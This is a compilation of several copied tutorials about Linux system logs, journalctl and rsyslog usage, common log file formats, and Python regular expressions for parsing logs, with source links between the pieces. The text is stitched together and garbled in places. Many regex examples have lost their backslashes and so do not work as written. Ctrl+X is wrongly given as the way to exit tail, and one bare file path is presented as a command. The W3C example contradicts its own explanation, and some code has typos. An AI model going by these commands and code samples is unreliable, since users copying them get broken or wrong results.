[server]$ tail -f /var/log/secure
```

Use systemd-journald

The systemd-journald service does not keep separate files, as rsyslog does. The idea is to avoid checking different files for issues. Systemd-journald saves the events and messages in a binary format that cannot be read with a text editor. You can query the journal with the `journalctl` command.

To show all event messages, use:

```
[server]$ journalctl
```

This is similar to the `/var/log/messages` in the rsyslog service.

[Download the free eBook Manage your Linux environment for success.]

To view the last 10 event messages, use:

```
[server]$ journalctl -n
```

You can view the last *n* entries by using `journalctl -n {number}`. For example, to view the last 20 entries, type:

```
[server]$ journalctl -n 20
```

To output new journal entries as they are written to the journal, use:

```
[server]$ journalctl -f
```

Run the following command to display the kernel message log from the last boot:

```
[server]$ journalctl -k
```

The `journalctl` command has several choices that can make querying the journal easier. You can query the log based on applications, time frame, systemd units, priority, and many other options. Run the `journalctl –help` command to list the available options.

To view journal entries based on their *critical* priority, use:

```
[server]$ journalctl -p crit
```

To query all messages related to a particular user, find the user's ID (UID) and use that to perform the query. For example, to check all logs related to the sadmin user, run:

```
[server]$ id sadmin
uid=1000(sadmin) gid=1000(sadmin) groups=1000(sadmin)
[server]$journalctl _UID=1000
```

To view journal entries for today, use:

```
[[server]$ journalctl --since today
```

To view journal entries related to the sshd daemon, run:

```
[server]$ journalctl -u sshd
```

The same applies to other services running under systemd that can be stopped and started with `systemctl`.

To check for messages related to the httpd service for the past hour, you can run:

```
[server]$ journalctl -u httpd –since "1 hour ago"
```

https://www.redhat.com/sysadmin/rsyslog-systemd-journald-linux-logs

How to View Linux Logs

Like any other OS, you can use certain commands to see Linux log files.

Linux logs will display with the command **cd/var/log**. Then, you can type **ls** to see the logs stored under this directory. One of the most important logs to view is the *syslog*, which logs everything but auth-related messages.

Issue the command **var/log/syslog** to view everything under the syslog. Zooming in on a specific issue will take a while, since these files tend to be long. You can use *Shift+G* to get to the end of the file, denoted by "END."

You can also view logs via **dmesg,** which prints the kernel ring buffer and sends you to the end of the file. From there, you can use the command **dmesg | less** to scroll through the output. If you want to view log entries for the user facility, you need to issue the command **dmesg –facility=user.**

Lastly, you can use the **tail** command to view log files. It's a handy tool that only shows the last part of the logs, where problems usually lie. For this, use the command **tail /var/log/syslog** or **tail -f /var/log/syslog.** *tail* will continue watching the log file and print out the next line written to the file. This allows you to follow what is written to syslog as it happens. Check out 20 ways to tail a log file post.

For a specific number of lines (example, the last 5 lines), key in **tail -f -n 5 /var/log/syslog**, which prints the most recent 5 lines. Once a new line comes, the old one gets removed. To escape the tail command, press Ctrl+X.

Most Important Linux Logs

We can group most directories into one of four categories:

- Application Logs
- Event Logs
- Service Logs
- System Logs

Monitoring every log is a monumental task and one reason we included centralized log management when we created Retrace. Log monitoring and management is essential for all developers, but the logs that you monitor will depend on your goals or other variables. There is some consensus about the most critical, must-monitor logs.

Critical, Must Monitor Logs

- **/var/log/syslog** or **/var/log/messages**: general messages, as well as system-related information. Essentially, this log stores all activity data across the global system. Note that activity for Redhat-based systems, such as CentOS or Rhel, are stored in messages, while Ubuntu and other Debian-based systems are stored in Syslog.
- **/var/log/auth.log** or **/var/log/secure**: store authentication logs, including both successful and failed logins and authentication methods. Again, the system type dictates where authentication logs are stored; Debian/Ubuntu information is stored in /var/log/auth.log, while Redhat/CentrOS is stored in /var/log/secure.
- **/var/log/boot.log**: a repository of all information related to booting and any messages logged during startup.
- **/var/log/maillog or var/log/mail.log:** stores all logs related to mail servers, useful when you need information about postfix, smtpd, or any email-related services running on your server.
- **/var/log/kern**: stores Kernel logs and warning data. This log is valuable for troubleshooting custom kernels as well.
- **/var/log/dmesg**: messages relating to device drivers. The command **dmesg** can be used to view messages in this file.

- **/var/log/faillog:** contains information all failed login attempts, which is useful for gaining insights on attempted security breaches, such as those attempting to hack login credentials as well as brute-force attacks.
- **/var/log/cron**: stores all Crond-related messages (cron jobs), such as when the cron daemon initiated a job, related failure messages, etc.
- **/var/log/yum.log:** if you install packages using the **yum** command, this log stores all related information, which can be useful in determining whether a package and all components were correctly installed.
- **/var/log/httpd/**: a directory containing error_log and access_log files of the Apache httpd daemon. The **error_log** contains all errors encountered by httpd. These errors include memory issues and other system-related errors. **access_log** contains a record of all requests received over HTTP.
- **/var/log/mysqld.log** or **/var/log/mysql.log** : MySQL log file that logs all debug, failure and success messages. Contains information about the starting, stopping and restarting of MySQL daemon mysqld. This is another instance where the system dictates the directory; RedHat, CentOS, Fedora, and other RedHat-based systems use /var/log/mysqld.log, while Debian/Ubuntu use the /var/log/mysql.log directory.

Sample Output

What does the output look like? Here's an example of a Crontab edited by root log:

```
Sep 11 09:46:33 sys1 crontab[20601]: (root) BEGIN EDIT (root)

Sep 11 09:46:39 sys1 crontab[20601]: (root) REPLACE (root)

Sep 11 09:46:39 sys1 crontab[20601]: (root) END EDIT (root)
```

And here’s a case of Syslogd on Ubuntu (exiting and restarting):

```
Dec 19 07:35:21 localhost exiting on signal 15

Dec 19 16:49:31 localhost syslogd 1.4.1#17ubuntu3: restart.
```

And system shutdown from the Linux kernel:

```
Jun  1 22:20:05 secserv kernel: Kernel logging (proc) stopped.

Jun  1 22:20:05 secserv kernel: Kernel log daemon terminating.

Jun  1 22:20:06 secserv exiting on signal 15

Nov 27 08:05:57 galileo kernel: Kernel logging (proc) stopped.

Nov 27 08:05:57 galileo kernel: Kernel log daemon terminating.

Nov 27 08:05:57 galileo exiting on signal 15
```

A few other directories and their uses include:

- **/var/log/daemon.log:** tracks services running in the background that perform important tasks, but has no graphical output
- **/var/log/btmp**: recordings of failed login attempts
- **/var/log/utmp**: current login state, by user
- **/var/log/wtmp**: login/logout history
- **/var/log/lastlog**: information about the last logins for all users. This binary file can be read by command **lastlog**.
- **/var/log/pureftp.log**: runs the pureftp process that listens for FTP connections. All connections, FTP logins, and authentication failures get logged here
- **/var/log/spooler**: rarely used and often empty. When used, it contains messages from USENET
- **/var/log/xferlog**: contains all FTP file transfer sessions, including information about the file name and user initiating FTP transfers

https://stackify.com/linux-logs/#:~:text=Linux%20logs%20will%20display%20with,view%20everything%20under%20the%20syslog.

LOG FORMATS – A (MOSTLY) COMPLETE GUIDE

WHAT IS A LOG FORMAT?

The main problem with log files, and the need for a structured format, is that they are typically unstructured text data, making it difficult to query the logs for any useful information. A log format is a structured format that allows logs to be machine-readable and easily parsed. This is the power of using structured logs and a log management system that supports them. The ability to translate raw data into something immediately comprehensible and easy to read is one of the must-have features of log management software.

USING A SYSLOG SERVER

Syslog provides a mechanism for network devices to send event messages to a logging server known as a Syslog server. You can use the Syslog protocol, which is supported by a wide range of devices, to log different events. An example of how Syslog can be utilized is, a firewall might send messages about systems that are trying to connect to a blocked port, while a web-server might log access-denied events. Most network equipment, such as routers, switches, and firewalls can send Syslog messages. Additionally, some printers and web-servers such as Apache have the ability to send Syslog messages. Windows-based servers, however, don't support Syslog natively, but there are a large number of third-party tools that make it easy to collect Windows Event Logs and forward them to a Syslog server.

Syslog servers provide a way to consolidate logs from multiple sources into a single location. Typically, most Syslog servers have the following components:

· A Syslog Listener: A mechanism to receive the Syslog messages.

· A Database: Typically, network devices generate vast amounts of Syslog data. Usually, Syslog servers will use some type of database to store Syslog data for quick retrieval.

· Management and Filtering Software: Due to the potential for large amounts of data to be sent to the Syslog server, it can be challenging to find specific log entries The solution is to use a Syslog server that makes it easy to filter and view important log messages Syslog servers typically have the ability to generate alerts, notifications, and alarms in response to select messages. The administrators receive notifications as soon issues occur, making it easy to act quickly.

Please check out the article on how to use Graylog as a Syslog server.

There are a few downsides to Syslog, though. First, the Syslog protocol doesn't define a standard format for message content, and there are endless ways to format a message. Syslog just provides a transport mechanism for the message. Additionally, the way Syslog transports the message, network connections are not guaranteed so there is the potential to lose some of the log messages. Finally, there are security challenges. The main one is that there is no authentication for Syslog messages meaning that there is a potential for messages to come from unknown or unauthorized sources.

JSON LOG FORMAT

The JSON (JavaScript Object Notation) is a highly readable data-interchange format that has established itself as the standard format for structured logging. It is compact and lightweight, and simple to read and write for humans and machines. It can be parsed by nearly all programming languages, even those that don't have built-in JSON functionality. JSON is a universal format due to its Unicode encoding, so it doesn't matter whether you're using a PC or Mac or the server you're running.

Logging to JSON is a staple for log management and monitoring. This format is usually preferred to plain text since it offers flexibility in creating field-rich databases for later searches. JSON logs are richer than most other log formats, and they're widely used for structured logging since they can be easily enriched with extra context and metadata. The common use case of JSON-based filtering is to include a log level such as "ERROR" in the data so the logs containing this information can be parsed quickly for troubleshooting purposes.

You can generate a single log event by wrapping several log lines into a field. Albeit convenient, this can make the size of log files grow exponentially so adequate storage or log rotation is critical. If you're logging to JSON, make sure to make full use of Graylog's Archiving feature to save your precious space. If you want more info on how to ship your JSON logs to Graylog and parse them off in a clean and understandable format, you can have a look at our video guide here.

WINDOWS EVENT LOG

The Windows event log provides a detailed record of the operating system, application, and security and event notifications that are captured and stored by the Windows operating system. These events are typically used by system administrators to diagnose the potential issue and to prevent future problems. Operating Systems and Applications use these event logs to record important hardware and software actions that can be used to troubleshoot potential issues with the operating system and the installed applications. The Windows operating system creates log files to track events such as application installations, system setup operations, errors, and security issues.

The elements of a Windows event log include:

- The date the event occurred.
- The time the event occurred.
- The username of the user logged onto the machine when the event occurred.
- The name of the computer.
- The Event ID is a Windows identification number that specifies the event type.
- The Source which is the program or component that caused the event.
- The type of event, including information, warning, error, security success audit or security failure audit.

The Windows event log captures operating system, setup, security, application, and forwarded events.

- System events are incidents on the Windows operating system and these incidents could include items such as device drivers or other OS component errors.
- Setup events include events relating to the configuration settings of the operating system.
- Security events utilize the Windows system's audit policies, and these events include user login attempts and system resource access.
- Application events are incidents with the software that is installed on the local operating system. If an installed application crashes, a log entry about the issue will be created by the Windows event log and will include the application name and what caused it to crash.
- Forwarded events sent from other systems on the same network when an administrator wants to use a computer that gathers multiple logs.

Microsoft also provides a command-line utility that retrieves event logs, runs queries, exports logs, archives logs, and clear logs. Graylog and other Third-party utilities can also work with Windows event logs to provide additional log search, correlation, and event details.

CEF FORMAT

The Common Event Format (CEF) is an open logging and auditing format from ArcSight. It is a text-based, extensible format that contains event information in an easily readable format. CEF has been created as a common event log standard so that you can easily share security information coming from different network devices, apps, and tools. You can also use it to improve interoperability of sensitive information and simplify integration between security and non-security devices by acting as a transport mechanism.

You can use CEF with both on-premise devices and by cloud-based service providers by implementing the ArcSight Syslog SmartConnector. CEF uses the UTF-8 Unicode encoding method, so the entire message must be UTF-8 encoded. The Syslog CEF forwarder compiles each event in CEF according to a specific, reduced syntax that works with ESM normalization. The base CEF format comprises a standard header and a variable extension constituted by several fields logged as key-value pairs. The header is a common prefix applied to each message containing the date and hostname, as in the example below:

Feb 23 12:54:06 host message

It also includes several fields formatted using a common prefix composed of fields separated by bar characters:

CEF:Version|Device Vendor|Device Product|Device Version|Signature ID|Name|Severity|Extension

The extension part of the CEF message is a placeholder for additional fields. These strings are used to uniquely identify information such as the version of the CEF format, the type of sending device, the type of event reported, and much more. For example, the Signature ID identifies a specific event so that it can be easily identified by a correlation engine even when this activity is detected from different devices.

GRAYLOG EXTENDED LOG FORMAT – GELF

The GELF, short for Graylog Extended Log Format, is Graylog's own log file format. The GELF was developed with the express aim to fix the shortcomings of the classic Syslog and take full advantage of the many features and capabilities of the Graylog tool.

By itself, Syslog is limited to 1024 bytes in length, and UDP (User Datagram Protocol) datagrams can't go over 8192 bytes. That is why the GELF supports chunking. You can chunk your messages by prepending a byte header to a GELF message and then transport these logs via UDP, TCP (Transmission Control Protocol), and sometimes via HTTP.

There is also the option to save on network bandwidth by somewhat increasing your CPU usage – select if you want to send messages in an uncompressed, GZIP'd or ZLIB'd format and Graylog will do the rest.

Every GELF log message contains the following fields:

- The host (the creator of the message)
- The timestamp
- The version
- The long and short versions of the message
- Several other custom fields you can freely configure to your own preferences

An example GELF file:

```
{

 “version”: “1.1”,

 “host”: “example.org”,

 “short_message”: “A short message that helps you identify what is going on”,

 “full_message”: “Backtrace here\n\nmore stuff”,

 “timestamp”: 1385053862.3072,

 “level”: 1,

 “_user_id”: 9001,

 “_some_info”: “foo”,

 “_some_env_var”: “bar”

}
```

COMMON LOG FORMAT – NCSA

The NCSA Common log format – also known as the Common Log Format – is a fixed (non-customizable) log format used by web servers when they generate server log files. It was named after NCSA_HTTPd, an early, now discontinued, web server software, which served as the basis for the far more popular open-source cross-platform web server software – Apache HTTP Server Project.

Every line in this log format is stored using this standardized syntax:

host ident authuser date request status bytes

To further illustrate, here is an example of a typical NCSA:

127.0.0.1 user-identifier john [20/Jan/2020:21:32:14 -0700] “GET /apache_pb.gif HTTP/1.0” 200 4782

Here is an explanation of what every part of this code means:

- 127.0.0.1 – refers to the IP address of the client (the remote host) that made the request to the server.
- user-identifier is the Ident protocol (also known as Identification Protocol, or Ident) of the client.
- john is the userid (user identification) of the person that is requesting the document.
- [20/Jan/2020:21:32:14 -0700] – is the date, time, and time zone that logs when the request was attempted. By default, it is in the strftime format of %d/%b/%Y:%H:%M:%S %z.
- “GET /apache_pb.gif HTTP/1.0” is the client’s request line. GET refers to the method, apache_pb.gif is the resource that was requested, and HTTP/1.0 is the HTTP protocol.
- 200 is the HTTP status code that was returned to the client after the request. 2xx is a successful response, 3xx is a redirection, 4xx is a client error, and 5xx is a server error.
- 4782 is the size of the object – measured in bytes – that was returned to the client in question.

MOST COMMON LOG FORMATS – ELF

https://images.pexels.com/photos/1624895/pexels-photo-1624895.jpeg?auto=compress&cs=tinysrgb&dpr=2&h=750&w=1260

ELF is short for Extended Log Format. It is very similar to the Common Log Format (NCSA), but ELF files are a bit more flexible, and they contain more information.

Here is an example of an ELF file:

```
#Version: 1.0

#Date: 12-Jan-1996 00:00:00

#Fields: time cs-method cs-uri

00:34:23 GET /foo/bar.html

12:21:16 GET /foo/bar.html
```

```
12:45:52 GET /foo/bar.html

12:57:34 GET /foo/bar.html
```

The (#) sign indicates the start of a directive. The following directives are defined:

- Version – the version of the Extended Log file format used.
- Fields – which fields are recorded in the log.
- Software – the software that generated the log.
- Start-Date – the exact date and time when the log was started.
- End-Date – the exact date and time when the log was finished.
- Date – the exact date and time when the log was added.
- Remark – Comments. These are ignored by log management tools and similar log file analysis software.

MOST COMMON LOG FORMATS – W3C

The W3C Extended Log Format is a customizable format used by the Microsoft Internet Information Server (IIS) versions 4.0 and 5.0.

Since it is customizable, you can add or omit different fields according to your needs and preferences, increasing or decreasing the size of the file. Properly archiving data logs is an integral part of log management and is essential for system administrators, cybersecurity experts, not to mention – auditing procedures and compliance standards.

W3C EXTENDED LOGGING FIELDS:

A W3C log file example:

```
#Software: Microsoft Internet Information Services 4.0  #Version:
1.0  #Date: 2002-12-12 19:12:42

#Fields: time c-ip cs-method cs-uri-stem sc-status cs-version

19:12:42 172.16.255.255 GET /default.htm 500 HTTP/1.0
```

- #Software – the software that was involved in the generation of the log.
- #Version – indicates that the W3C logging format 1.0 was used here.
- #Date – the exact date and time when the entry was added.
- #Fields – Time, Client IP Address, Method, URI Stem, HTTP Status, and the HTTP Version.
- 19:12:42 172.16.255.255 GET /default.htm 200 HTTP/1.0 – at 19:12:42 UTC (Greenwich Mean Time), the user with the IP address of 172.16.255.255 and HTTP version 1.0 issued an HTTP GET command for the file

Default.htm, but the request was denied with a 500 Internal Server Error warning.

MOST COMMON LOG FILES – IIS

The Microsoft IIS (Internet Information Server) is another fixed log file format. It includes more information than the NCSA Common log format. While it records the usual data such as the user's name, IP address, the date and time when the request took place, it also has additional information – like how long the request's processing time (in milliseconds).

Here is how the Microsoft IIS log file looks when you open it in a word processing program:

```
192.168.114.201, -, 03/20/01, 7:55:20, W3SVC2, SALES1, 172.21.13.45, 4502,
163, 3223, 200, 0, GET, /DeptLogo.gif, -,

172.16.255.255, anonymous, 03/20/01, 23:58:11, MSFTPSVC, SALES1,
172.16.255.255, 60, 275, 0, 0, 0, PASS, /Intro.htm, -,
```

- 192.168.114.201 – the user's IP address
- – indicates that the user is anonymous
- 03/20/01 – the date
- 7:55:20 – the time
- W3SVC2 – Service and Instance
- SALES1 – the name of the computer
- 172.21.13.45 – the IP address of the server
- 4502 – Time taken in milliseconds
- 163 – how many bytes were received
- 3223 – how many bytes were sent back
- 200 – Service Status Code
- 0 – Windows NT/2000 Status Code
- GET – request type
- /DeptLogo.gif – the operation's target

Note a comma (,) separates the fields, and the hyphen (-) is used whenever a field doesn't have a valid value available to it.

MOST COMMON LOG FILES – ODBC

The ODBC is the logging format of a fixed set of data fields compliant with an Open Database Connectivity (ODBC) database, like the Microsoft Access or Microsoft SQL Server.

ODBC logging is a bit more complicated than most types of logging and requires some tinkering. You have to specify the database you want to be logged to, and you have to manually set up the database table to receive the log data.

A SQL template file is included in the IIS (Internet Information Server) that you must run in a SQL database. This file, named “Logtemp.sql” is, by default, found in this location:

c:winntsystem32inetsrvlogtemp.sql

This file is then used the following table:

After making this table, you also have to create a DSN (Data Source Name) that the ODBC will use to locate the database.

The final step is to provide the IIS with the name of the database and this table. If you protect the database with a username and password, you will also have to specify the IIS’s username and password.

Log parsing in python using regular expressions.

What is a regular expression?

Regular expressions are a sequence of alphabets, numbers, and symbols that defines a search pattern. Regex is present in almost every language and uses a regex processor that uses algorithms like backtracking etc to search for the patterns.

In this, I am going to share the code which you can use to parse the logs with the help of regular expression. The code is written by Marco

```
#! /bin/env python3



import sys

import re



# 27.59.104.166 - - [04/Oct/2019:21:15:54 +0000] "GET /users/login HTTP/1.1"
200 41716 "-" "okhttp/3.12.1"



LOG_LINE_REGEX = r'^(?P<IP>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}).*\[(?P<timesta
mp>.*)\]\s"(?P<verb>[A-Z]+)\s(?P<path>[\w\/]+)\s+(?P<protocol>[\w\/\.]+)"\s(?
P<status_code>\d+)\s(?P<response_size>\d+).*'



pattern = re.compile(LOG_LINE_REGEX)



for line in sys.stdin:

    m = pattern.match(line)

    if m:

        print(m.groupdict())
```

You can use this code to parse the logs, the logs format is written in the commented section of the code. To make changes to parse the different formats of logs you can use https://regexr.com/ to test out your regex. You can also reach out to me through comments anytime.


https://www.learnsteps.com/log-parsing-in-python-using-regular-expressions/

https://www.youtube.com/watch?v=ASDV7BeoDjA&ab_channel=SecurityNinja

This article was published as a part of the Data Science Blogathon.

Introduction

Like every other person, I've faced quite some difficulties in using a regular expressions, and I am sure still there is a lot to learn. But, I've reached a point where I can use them in my day-to-day work. In my process of learning regular expression, I came across a saying which I feel isn't 100% true in my case now.



"Some people, when confronted with a problem, think "I know, I'll use regular expressions." Now they have two problems."

-Jamie Zawinski, 1997

So I am writing this article that serves as a beginner's guide for learning Regular expressions in the Python programming language. This article illustrates the importance and the use cases of regular expressions. And by the end, you'll be able to use them efficiently.

What is a Regular Expression?

Regular Expression (short name RegEx) is nothing but a sequence of characters that specifies a search pattern to extract or replace a part of the text.

Some of the Applications of Regular Expression Are:

1. Pre-process the text data as part of textual analysis tasks
2. Define validation rules to validate usernames/email ids, phone numbers, etc.
3. Parsing data in web scraping or data extraction for Machine learning tasks


Python Module for Regular Expression

The Python module that supports Regular Expression (RegEx) is **re**. The **re** module comes with Python installation, so we need not install it separately.

Here is a link to the documentation of the Python re module.

Regular Expression Cheatsheet

The cheat sheet attached here is from pythex.org(a quick Regular Expression editor and tester for Python language). Take your time and go through it thoroughly before moving forward to the next section.



Regular expression cheatsheet

Special characters

`\`	escape special characters
`.`	matches any character
`^`	matches beginning of string
`$`	matches end of string
`[5b-d]`	matches any chars '5', 'b', 'c' or 'd'
`[^a-c6]`	matches any char except 'a', 'b', 'c' or '6'
`R|S`	matches either regex `R` or regex `S`
`()`	creates a capture group and indicates precedence

Quantifiers

`*`	0 or more (append `?` for non-greedy)
`+`	1 or more (append `?` for non-greedy)
`?`	0 or 1 (append `?` for non-greedy)
`{m}`	exactly `m` m occurrences
`{m, n}`	from `m` to `n`. `m` defaults to 0, `n` to infinity
`{m, n}?`	from `m` to `n`, as few as possible

Special sequences

`\A`	start of string
`\b`	matches empty string at word boundary (between `\w` and `\W`)
`\B`	matches empty string not at word boundary
`\d`	digit
`\D`	non-digit
`\s`	whitespace: `[ \t\n\r\f\v]`
`\S`	non-whitespace
`\w`	alphanumeric: `[0-9a-zA-Z_]`
`\W`	non-alphanumeric
`\Z`	end of string
`\g<id>`	matches a previously defined group

Special sequences

`(?iLmsux)`	matches empty string, sets re.X flags
`(?:...)`	non-capturing version of regular parentheses
`(?P...)`	matches whatever matched previously named group
`(?P=)`	digit
`(?#...)`	a comment; ignored
`(?=...)`	lookahead assertion: matches without consuming
`(?!...)`	negative lookahead assertion
`(?<=...)`	lookbehind assertion: matches if preceded
`(?<!...)`	negative lookbehind assertion
`(?(id)yes|no)`	match 'yes' if group 'id' matched, else 'no'

Based on tartley's python-regex-cheatsheet.

Basic Operations and Functions

The three basic operations that we can perform using regular expressions are as below:

1. Search – to see if the given pattern is present in the string
2. Match – to see if the input string matches the given pattern
3. Transform – to substitute/replace the matched text.

1. Search

The search operation is similar to finding the required text in a word document or a web page. Returns the match object in case search is a success, and None otherwise.

search(), findall() can be used to perform search operations. search() method stops with the first occurrence whereas findall() returns all the occurrences as a list.

2. Match

The match operation is similar to the search, but it starts to search from the beginning of the text, whereas the search operation searches the whole string even if the substring is present in the middle of the input string.

Follow the below steps to perform match or search operations:

1. Import re module and define the regex ***pattern***
2. Create a ***regex object*** using *re.compile()* method. Do not forget to pass the pattern as a raw string
   - regex_obj = re.compile(pattern)
3. Call the *search()*, *findall()*, or *match()* method on the regex object and pass the address string as an argument. The resultant would be a *match object*.
   - match_obj = regex_obj.search(input_string) *or*
   - match_obj = regex_obj.findall(input_string)
   - match_obj = regex_obj.match(input_string)
4. call the respective methods on the ***match object*** to see the output

Example for Search Operation using search(): Check if the word 'Order' is present in the string 'Harry Potter and the Order of the Phoenix.'

```
# 1. import re module and define the regex pattern
import re
pattern = r'Order'
# 2. create a regex object
regex_obj = re.compile(pattern, flags=re.I)
# 3. call the search() method on the regex object
match_obj = regex_obj.search('Harry Potter and the Order of the
Phoenix')
# 4. call the applicable methods on match_obj
print(match_obj.start(), match_obj.end(), match_obj.group(0))
```

Output: 21 26 Order

As we haven't done the grouping yet, we called .group(0) to obtain the matched word. We will learn more about grouping in the use cases section.

We can implement the same without re.compile() by directly calling *re.search()*

Syntax: *match_obj = re.search(pattern, input_string)*

match_obj = re.search(r'Order', 'Harry Potter and the Order of the Phoenix')

```
print(match_obj.start(), match_obj.end(), match_obj.group(0))
```

Output: 21 26 Order

Example of search operation using findall(): obtain all occurrences of 'the' in 'Harry Potter and the Order of the Phoenix'

```
# import re module and define the regex pattern
import re
pattern = r'the'
# create a regex object
regex_obj = re.compile(pattern, flags=re.I)
# call the findall() method on the regex object
match_obj = regex_obj.findall('Harry Potter and the Order of the
Phoenix')
match_obj
```

Output: ['the', 'the']

findall() without re.compile()

```
match_obj = re.findall('the', 'Harry Potter and the Order of the
Phoenix')
match_obj
```

Output: ['the', 'the']

Example for Match Operation: Check if the input word of any length starts with a and ends with s

```
import re
pattern = r'^aw*s$'
regex_obj = re.compile(pattern)
match_obj = regex_obj.match('analytics')
print(match_obj.start(), match_obj.end(), match_obj.group(0))
```

Output: 0 9 analytics

'^' is to indicate the start, and '$' is to indicate the end.

match() without re.compile()

```
match_obj = re.match(r'^aw*s$', 'analytics')
print(match_obj.start(), match_obj.end(), match_obj.group(0))
```

Output: 0 9 analytics

3. Transform

1. replace parts of a string

Manipulation of a string is a basic example of regex transform operation. re.sub() method is used to replace parts of a string.

syntax: re.sub(pattern, replacement, input_string, count, flags)

'*flags=re.I*' is to make the pattern case insensitive.

Example: Replace all occurrences of 'cat' or 'dog' with 'pet'.

```
string = 'Cats are cute. I play with my dog all time.'
replaced_str = re.sub('cat|dog', 'pet', string, flags=re.I)
replaced_str
```

Output: pets are cute. I play with my pet all time.

Example: Mask phone number

```
string = ‘My name is Harry, and you can contact me at (805) 588 8745’
masked_str = re.sub(‘d’, ‘*’, string)
```

```
masked_str
```

Output: My name is Harry, and you can contact me at (***) *** ****

Example: Mask only the first six digits

```
string = ‘My name is Harry, and you can contact me at (805) 588 8745’
masked_str = re.sub(‘d’, ‘*’, string, count=6)
```

```
masked_str
```

Output: My name is Harry, and you can contact me at (***) *** 8745

2. Converting string to list

re.split() method splits the string and returns a list

Splitting the string by spaces.

```
string = 'This is a regex tutorial'
lst = re.split('s', string)
print(last)
```

Output: [‘This’, ‘is’, ‘a’, ‘regex’, ‘tutorial’]

Use Cases of Regular Expressions

Identify the Patterns to Get the Name and Age

The hint here is every word that starts with a capital letter is a name, and the numbers are ages.

```
NameAge = '''Janice is 22 and Kacy is 33 Gabriel is 44 and Joey
is 101'''
ages = re.findall(r'd{1,3}', NameAge)
names = re.findall(r'[A-Z][a-z]*', NameAge)
person = {}
x = 0
for name in names:
    person[name] = ages[x]
    x+=1
print(person)
```

Output: {‘Janice’: ’22’, ‘Kacy’: ’33’, ‘Gabriel’: ’44’, ‘Joey’: ‘101’}

Email Validation

Assuming the username has to be 6 to 30 characters long.

```
emails = ['harika96_02%@gmail.com', 'hari029yahoo.com',
'har+uhs@.COMmm']
for email in emails:
    if(re.findall("[wW]{6,30}@[w]{2,20}.[A-Z]{2,3}", email,
flags=re.I)):
        print(email, ': valid')
    else:
        print(email, ': invalid')
```

Output:


harika96_02%@gmail.com :valid

hari029yahoo.com : invalid

har+uhs@.COMmm : invalid

Obtaining Details From the Address Text

I want to obtain the apartment number, street, City, State, and zip code from a given address string as five groups.



address
555 Willie Stargell Ave., Alameda, CA 94501
1210 N. Atlantic Blvd., Alhambra, CA 91801
190 E. Stacy Rd., Allen, TX 75002
601 W. Main St., American Fork, UT 84003
1168 State College Blvd., Anaheim, CA 92806
600 S. Brookhurst, Anaheim, CA 92804
5646 E. La Palma, Anaheim Hills, CA 92807
420 N. Santa Anita, Arcadia, CA 91006
1075 W. I-20, Arlington, TX 76017
1170 W. Branch St., Arroyo Grande, CA 93420

Source: Manifold.net

